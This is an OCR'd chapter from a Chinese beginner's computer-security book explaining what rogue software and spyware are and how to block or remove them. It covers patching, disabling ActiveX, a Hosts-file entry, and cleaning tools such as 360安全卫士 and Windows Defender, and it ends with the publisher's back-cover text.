
问：选择一款好的杀毒软件就可以高枕无忧了吗，如果不能又该注意些什么呢？

答：这种说法是错误的，虽然杀毒软件在不断地更新病毒库，但病毒总是走在杀毒软件的前端，也就是说只有出现了新型的计算机病毒才会有对应的杀毒程序。

当然，遭遇新型计算机病毒入侵后也不用恐慌，我们可以根据以下方法来对其进行清除。

- **了解病毒特征：**当发现电脑出现异常而杀毒软件又检测不到病毒时，可使用其可疑文件扫描功能扫描系统中可能存在的威胁文件，找到后就可以根据列表中显示的文件名及路径去查找该文件，然后将其删除，也可以提交给反病毒中心进行分析，然后根据分析再进行处理。
- **查找及下载专杀工具：**一般情况下，当一种新型病毒出现后，杀毒软件制造商就会推出专门查杀该病毒的专杀工具。用户可先参照网站或媒体上发布的关于该病毒及其变种的说明，查看自己的电脑是否感染了该病毒，然后再到相应的杀毒软件的官方网站中查找其专杀工具进行查杀。





第11章 防范流氓软件与间谍软件

流氓软件和间谍软件是通过诱骗手段、试用陷阱等手段强行安装在用户的计算机中，并且捆绑各类恶意插件或窃取用户重要信息，其中恶意插件还可能借助IE浏览器随机弹出一些危险的广告信息，给用户系统的安全和使用带来巨大的威胁和不同程度的干扰，且很不容易被卸载。本章主要介绍流氓软件和间谍软件的清除和防范技巧。

本章要点：

★ 认识流氓软件与间谍软件
★ 防范与清除流氓软件
★ 防范与清除间谍软件

11.1 认识流氓软件与间谍软件

知识导读

通常情况下，我们需要在系统中安装一些应用软件，这些软件都具有其各自的用途，但是有一些软件则是我们在不经意间或他人强行安装到系统中的，其中就包括流氓软件和间谍软件。本节主要介绍流氓软件和间谍软件的防范和清除技巧。

11.1.1 认识流氓软件

“流氓软件”是介于病毒和正规软件之间的程序，这类程序往往影响电脑的使用，可能具备一定的正常功能（下载、媒体播放等），但也存在弹出莫名广告、破坏系统性能等破坏性。这些软件也可能被称为恶意广告软件（adware）、恶意共享软件（malicious shareware）。

流氓软件多以网络或者与其他应用程序绑定为手段强行安装到电脑中，并且采用多种技术手段对抗删除，无法卸载或卸载后又自动安装。流氓软件的反卸载和自动恢复技术使得很多电脑系统深受其害，不得不通过重装系统解决。流氓软件的特点可以总结为以下几点：

- **强制安装：**指在未明确提示用户或未经用户许可的情况下，在用户计算机或其他终端上安装软件的行为。
- **难以卸载：**指未提供通用的卸载方式，或在不受其他软件影响、人为破坏的情况下，卸载后仍活动程序的行为。
- **浏览器劫持：**指未经用户许可，修改用户浏览器或其他相关设置，迫使用户访问特定网站或导致用户无法正常上网的行为。
- **广告弹出：**指未明确提示用户或未经用户许可的情况下，利用安装在用户计算机或其他终端上的软件弹出广告的行为。
- **恶意收集用户信息：**指未明确提示用户或未经用户许可，恶意收集用户信息的行为。
- **恶意卸载：**指未明确提示用户、未经用户许可，或误导、欺骗用户卸载非恶意软件的行为。
- **恶意捆绑：**指在软件中捆绑已被认定为恶意软件的行为。

11.1.2 认识间谍软件

间谍软件（Spyware）是指一种能够在用户不知不觉的情况下，或者在给电脑使用者造成安全假象的情况下，在用户的电脑上安装“后门程序”的软件。这些“后门程序”会窃取用户的隐私数据和重要信息等，并且将这些信息发送给“后门程序”的操纵者；另外，它们可通过捕捉IE的主页和搜索页面的设置来改变被操纵电脑的设置，将网页指向广告站点，使得电脑出现大量的弹出广告而造成系统混乱。

间谍软件和木马相比，具有更多的实现原理及方法，使其查杀起来相对较困

难。因此，应采取必要的措施进行防范，主要有以下几点。

- **安装并定期运行反间谍软件：**反间谍软件可以定期进行扫描以发现隐藏的间谍软件。当然，除此之外，还要配置防火墙和杀毒软件。
- **禁止弹出窗口：**由于很多间谍软件隐藏在网站的弹出窗口中，因此应屏蔽网站的弹出窗口。
- **谨慎下载软件：**建议从软件厂商网站或已经过仔细验证的知名网站中下载可执行程序，从而避免间谍软件通过软件的安装程序侵入电脑系统。
- **关闭邮件的预览功能：**当打开被感染的电子邮件时就给了间谍软件以可乘之机，因此，应关闭邮件的预览功能，这样可以在不打开邮件的情况下将其直接删除。
- **安装软件之前仔细阅读许可协议：**由于有些软件的用户许可协议中会说明如果安装了本软件，也就同时决定了安装这个软件中带有的间谍软件，因此，在安装前应仔细阅读。
- **严格设置浏览器：**在IE浏览器中进行必要的安全设置，以杜绝间谍软件。

11.2 防范与清除流氓软件

知识导读

通过前面的学习，我们对流氓软件有了初步的了解，本节主要介绍方法与清除流氓软件的相关知识。

11.2.1 防范流氓软件

虽然流氓软件在入侵电脑后不会产生像病毒、木马那样严重的危害，但是也会给用户带来不同程度的麻烦，所以，在日常使用电脑的同时应注意防范流氓软件。

1. 更新系统补丁防范流氓软件


更新系统补丁的方法很多，例如我们可以通过开启系统的自动更新功能来安装漏洞补丁。

此外还可以借助一些安全软件来修补系统漏洞，例如QQ医生，360安全卫士等。


2. 禁用ActiveX脚本

禁用ActiveX脚本可以阻止恶意IE插件的安装，具体操作步骤如下。


01 打开IE浏览器，按下“Alt”键激活菜单栏，然后依次单击“工具”→“Internet选项”菜单命令。



02 在打开的对话框中切换到“安全”选项卡，然后单击“自定义级别”按钮。



03 在弹出的对话框中禁用所有ActiveX控件和插件选项，然后单击“确定”按钮，保存设置即可。



3. 修改Hosts文件

Hosts文件又称域名本地解析系统，以ASCII格式保存。为了不产生网络冲突，每台链接到网络中的计算机都会分配一个IP地址，但为了方便记忆，又引入了域名的概念，所以当用户在IE地址栏中输入域名时，系统先查看Hosts文件中是否有与此域名相对应的ID地址，如果没有就连接DNS服务器进行搜索；如果有，会直接登录该网站，由于Hosts文件省略了通过DNS服务器解析域名的过程，所以可以提高网页浏览的速度。通过修改Hosts文件避免下载插件的具体操作步骤如下。


01 在连接网络的情况下进入到“C:\Windows\System32\drivers\etc”文件夹下，然后双击“Hosts”文件。

02 在弹出的对话框中选择“记事本”选项，然后单击“确定”按钮。

03 在弹出的“记事本”窗口中输入“127.0.0.1 www.123.com”（中间用空格隔开），将www.123.com网站的域名指向计算机本地的IP地址127.0.0.1，然后保存退出即可。

注意

本步骤输入的网站名称中的“123”代表任意网站，用户可根据需要自行设置。



4. 使用第三方软件进行防御


目前，网络上有很多专门用于对付流氓软件的工具，而且这些工具一般都具有免疫功能，即针对已知的流氓软件修改注册表相应项，使对应的流氓软件不能自动下载安装，从而保证用户系统安全、稳定。

11.2.2 使用超级兔子清理

超级兔子是一个完整的系统维护工具，可以清理大多数的文件、注册表里面的垃圾，同时还有强力的软件卸载功能，专业的卸载可以清理一个软件在电脑内的所有记录。共有9大组件，可以优化、设置系统大多数的选项，打造一个属于自己的Windows。超级兔子上网精灵具有IE修复、IE保护、恶意程序检测及清除功能，还能防止其他人浏览网站，阻挡色情网站，以及端口的过滤。使用超级兔子清理流氓软件的方法如下。


01 下载并安装“超级兔子”软件，启动其主程序，在打开的界面中程序会对系统进行自动检测，用户可在检测完成后查看系统中存在的缺口，并根据提示进行修复。

02 切换到“垃圾清理”选项卡，勾选界面中的三个选项，单击“开始扫描”按钮，可以对系统中的历史记录进行扫描，待扫描结束后，用户可根据提示清理这些垃圾信息。




03 在超级兔子程序主界面中单击“软件管理”按钮，然后在弹出的对话框中单击“升级/卸载”按钮。

04 在打开的“升级/卸载”界面中单击“智能卸载”选项。



05 在打开界面中可看到系统中安装的所有程序，找到并选中要清除的流氓软件，然后单击“下一步”按钮。



06 在弹出的对话框中单击“清除”按钮，软件会对指定程序进行强制卸载，待卸载完成后退出超级兔子程序即可。

11.2.3 使用瑞星卡卡清理

瑞星卡卡上网安全助手是一款基于互联网设计的全新反木马软件，拥有木马下载拦截、木马行为判断和拦截、自动在线诊断三大反木马功能，依托瑞星领先的云安全（Cloud Security）计划，可有效拦截、防御、查杀各种木马病毒，并能帮助用户自动扫描并修补系统和第三方软件漏洞，优化电脑系统，是广大网友钟爱的安全

软件之一，下面介绍使用瑞星卡卡上网安全助手清理流氓软件的方法，具体操作步骤如下。

01 下载并安装瑞星卡卡上网安全助手，启动其主程序，在打开的操作窗口中单击“扫描流氓软件”栏的“立即启动”按钮。

02 软件会对计算机中的流氓软件进行扫描，并将扫描结果显示在软件界面中，选中要清除的流氓软件，然后单击“立即清除”按钮。

03 待流氓软件清理完成后，软件会在提示系统中没有发现恶意及流氓软件。

04 瑞星卡卡上网安全助手的功能不仅于此，用户可根据需要进行操作，例如切换到“高级工具”选选项卡，可以根据不同的选项进行垃圾清理、启动项管理、进程管理等操作。

11.2.4 使用金山卫士清理

金山卫士是一款查杀木马能力强、检测漏洞速度快、体积小巧的免费安全软件。它采用金山领先的云安全技术，不仅能查杀上亿数量的已知木马，还能快速发现新木马；漏洞检测针对windows 7优化，速度较快；更有实时保护、插件清理、修复IE等功能，全面保护系统安全。使用金山卫士清理流氓软件的具体操作步骤如下。


01 下载并安装金山卫士软件，启动其主程序，在打开的操作界面中单击“立即体验”按钮，对系统进行一次全面的扫描。

02 扫描结束后，扫描结果会显示在操作界面中，单击“发现恶意插件”链接右侧的“立即清理”链接。

03 在打开的界面中勾选需要清理的恶意插件和程序，然后单击“立即清理”按钮。

04 当清理完成后，程序会提示系统很干净，没有插件。

05 金山卫士的功能非常多，例如用户可以针对网上交易安全，切换到“网盾”选项卡，然后对IE设置进行优化和修复。



06 金山卫士具有强大的木马查杀功能，用户可以切换到“查杀木马”选项卡，根据需要对系统进行木马查杀。

11.3 防范与清除间谍软件

知识导读

通过前面的学习，相信读者对间谍软件有了一定的了解，本节将主要介绍间谍软件的防范与清除方法。

11.3.1 使用Spy Sweeper

Spy Sweeper是一款在国内外都很受推崇的软件，它能使计算机免受间谍软件的侵害，能够在浏览网页、阅读邮件、下载及安装软件时实时地保护计算机，以避免受到间谍软件的入侵，进而保护个人隐私的安全。它甚至能在用户使用P2P软件的时候也起到保护作用。除了实时保护外，软件还能通过扫描来隔离可疑程序及清除计算机上的木马、广告、键盘记录、系统监控等有害及恶意程序。


使用Spy Sweeper 清除间谍软件的方法如下。

01 下载并安装Spy Sweeper软件，启动其主程序，在打开的操作窗口中单击“Options”选项按钮，


02 打开“Options”选项界面，在“Sweep”选项卡下选择扫描方式，本例选择“Custom Sweep”（自定义扫描）选项，然后在下方选择需要扫描的对象，本例单击“Memory Objects”单选项。

技巧


单击“Change Settings”链接，可以在弹出的对话框中设置具体的扫描或跳过的对象。



03 在弹出的对话框中根据需要勾选需要扫描的对象，然后单击“OK”按钮。



04 返回Spy Sweeper操作窗口，单击右下角的“Sweep Now”按钮。



05 Spy Sweeper程序开始对指定对象进行扫描，用户需耐心等待。


06 扫描结束后，扫描结果会显示在操作窗口中，单击“Quarantine Selected”按钮即可将所选对象隔离。

11.3.2 使用事件查看器

如果用户关心系统的安全性，并且想快捷地查找出系统的安全隐患或发生安全问题的原因，就可以通过Windows系统中的事件查看器来发现一些安全问题的苗头及已经植入系统的间谍软件。通过事件查看器查看间谍软件的方法如下。

01 打开控制面板，在“小图标”模式下单击“管理工具”选项。

02 在弹出的窗口中双击“事件查看器”选项。



03 在打开的窗口中展开“自定义视图”目录，在显示了系统的所有事件信息，双击需要查看的事件。

04 在打开的对话框中会显示该时间的详细信息，记录下事件“来源”和“事件ID”信息。

05 打开IE浏览器，登录Eventid.net网站，在“Event ID”和“Event Source”文本框中分别输入前面记录的信息，然后单击“Search”按钮。


06 在打开的页面中会详细介绍该事件的信息， 通过此方法可以了解到系统中的间谍软件信息。

11.3.3 使用Windows Defender


Windows Defender是Windows系统针对间谍软件新增的防护工具。网络中的间谍软件会在用户上网的过程中不经意间安装到电脑上，使用Windows Defender可以有效防止这些间谍软件和其他恶意软件破坏电脑系统。使用Windows Defender清理间谍软件的操作方法如下。

01 打开“控制面板”窗口，在小图标模式下单击“Windows Defender”选项。


02 在弹出的“Windows Defender”窗口中，单击“扫描”按钮右侧的下拉按钮，在弹出的下拉菜单中单击“自定义扫描”命令。




03 在弹出的“选择扫描选项”页面中，选择“扫描选定的驱动器和文件夹”单选项，然后单击“选择”按钮。




04 在弹出的“Windows Defender”对话框中，选择要扫描的对象，然后单击“确定”按钮。




05 在返回的“Windows Defender”窗口中单击“立即扫描”按钮。



06 进入“扫描”页面，Windows Defender开始对指定文件夹进行扫描。



07 扫描完成后会显示出扫描结果，如果扫描到间谍软件，会给出警报信息和处理方案，根据提示进行操作。




11.3.4 使用360安全卫士


360安全卫士是一款功能强、效果好、受用户欢迎的上网必备安全软件，它不但免费，还提供多款著名杀毒软件的免费版。由于使用方便，用户口碑好，目前被众多中国网民选用。下面介绍360安全卫士的使用方法。

01 下载并安装360安全卫士，启动其主程序，在打开的界面中程序会自动对系统进行扫描。

02 扫描结束后，360安全卫士会给系统打分，分值越高说明系统越安全，如果发现安全隐患，则需要根据提示进行排除，例如要清理扫描到的恶评插件，就单击其右侧的“查看并清理”按钮。




03 在打开的界面中360安全卫士会自动扫描恶评插件，待扫描结束后单击“立即清理”按钮，程序会自动完成插件的清除。



04 切换到“系统修复”选项界面，程序会对恶意插件修改的文件进行扫描，并在扫描结果中显示被损坏的文件，单击“一键修复”按钮，程序会自动完成已损坏文件的修复。

05 考虑到间谍软件会通过开机启动长驻于计算机系统中，所以还应对开机启动项进行检查，切换到“高级工具”选项界面，然后单击“开机启动项管理”选项。



06 在打开的界面中用户可以对开机启动的程序、服务以及任务计划进行查看，关闭不需要的项目，如果不知道如何设置，则直接单击窗口右上角的“一键自动优化”按钮即可。

11.4 疑难解答

问：除了本章介绍的方法外，还有其他措施可以防止间谍软件吗？

答：有，很多病毒、木马和间谍软件都来自于黑客和色情网站，一旦进入这些网站，而个人电脑又没有足够的安全防范，系统就很容易遭到病毒破坏或黑客入侵，从而导致严重的后果。因此，养成良好的上网习惯，不浏览黑客和色情网站也可以在一定程度上提高电脑的安全性。

此外，随着电子商务的普及，进行既方便又省时的网上购物已成为很多人的选择。虽然很多网站的交易系统是成熟和安全的，但却不能保证每个交易者都具有合法的身份或良好的信誉，因此，在进行网上交易的时候，应谨慎选择交易对象，熟练应用网站提供的安全措施。另外，在确认交易之前，要反复确认自己的消费金额，以保证个人财产的安全。

问：在清除流氓软件和间谍软件时，应该注意些什么？

答：由于现在流氓软件和间谍软件的防删除手段越来越复杂、隐蔽，可能会伪装成系统文件，如果强行删除，可能导致系统性能下降，甚至直接导致系统崩溃，因此，在清除流氓软件和间谍软件后，先要将其隔离的内容保存一段时间，确定系统没有受到影响后再将其彻底删除。若发现系统性能明显下降，则需要将隔离文件恢复，然后再想办法清除。

新电脑课堂
Computer Classroom

通往成功的捷径！

登录 博文公园 有惊喜！不但可以免费下载众多教学视频资源，还可参加丰富多彩的有奖活动，赢取缤纷好礼！

网址：
www.broadview.com.cn/park

欢迎通过短信与我们交流！

编写“A11472+您的建议或需求”发送至1066 6666 789，还有机会获赠奖品！（本服务免费，电信运营商按照正常标准收取短信资费，无其他信息收费）

本书特色

★专为电脑初学者量身打造，符合读者的主流需求和接受能力。
★学习结构科学合理，案例精彩实用，轻轻松松理解重点和难点。
★附带精彩、超值的大容量多媒体自学DVD，包含多媒体视频教程，还附赠其他图书的配套多媒体视频教程。
★热线电话与邮箱沟通你我，贴心服务帮您排忧解难。

丛书8周年纪念版
计算机图书出版分社

上架建议：计算机/电脑安全

ISBN 978-7-121-11472-4

9 787121 114724 >

定价：28.00元（含DVD光盘1张）

责任编辑：牛　勇
封面设计：侯士卿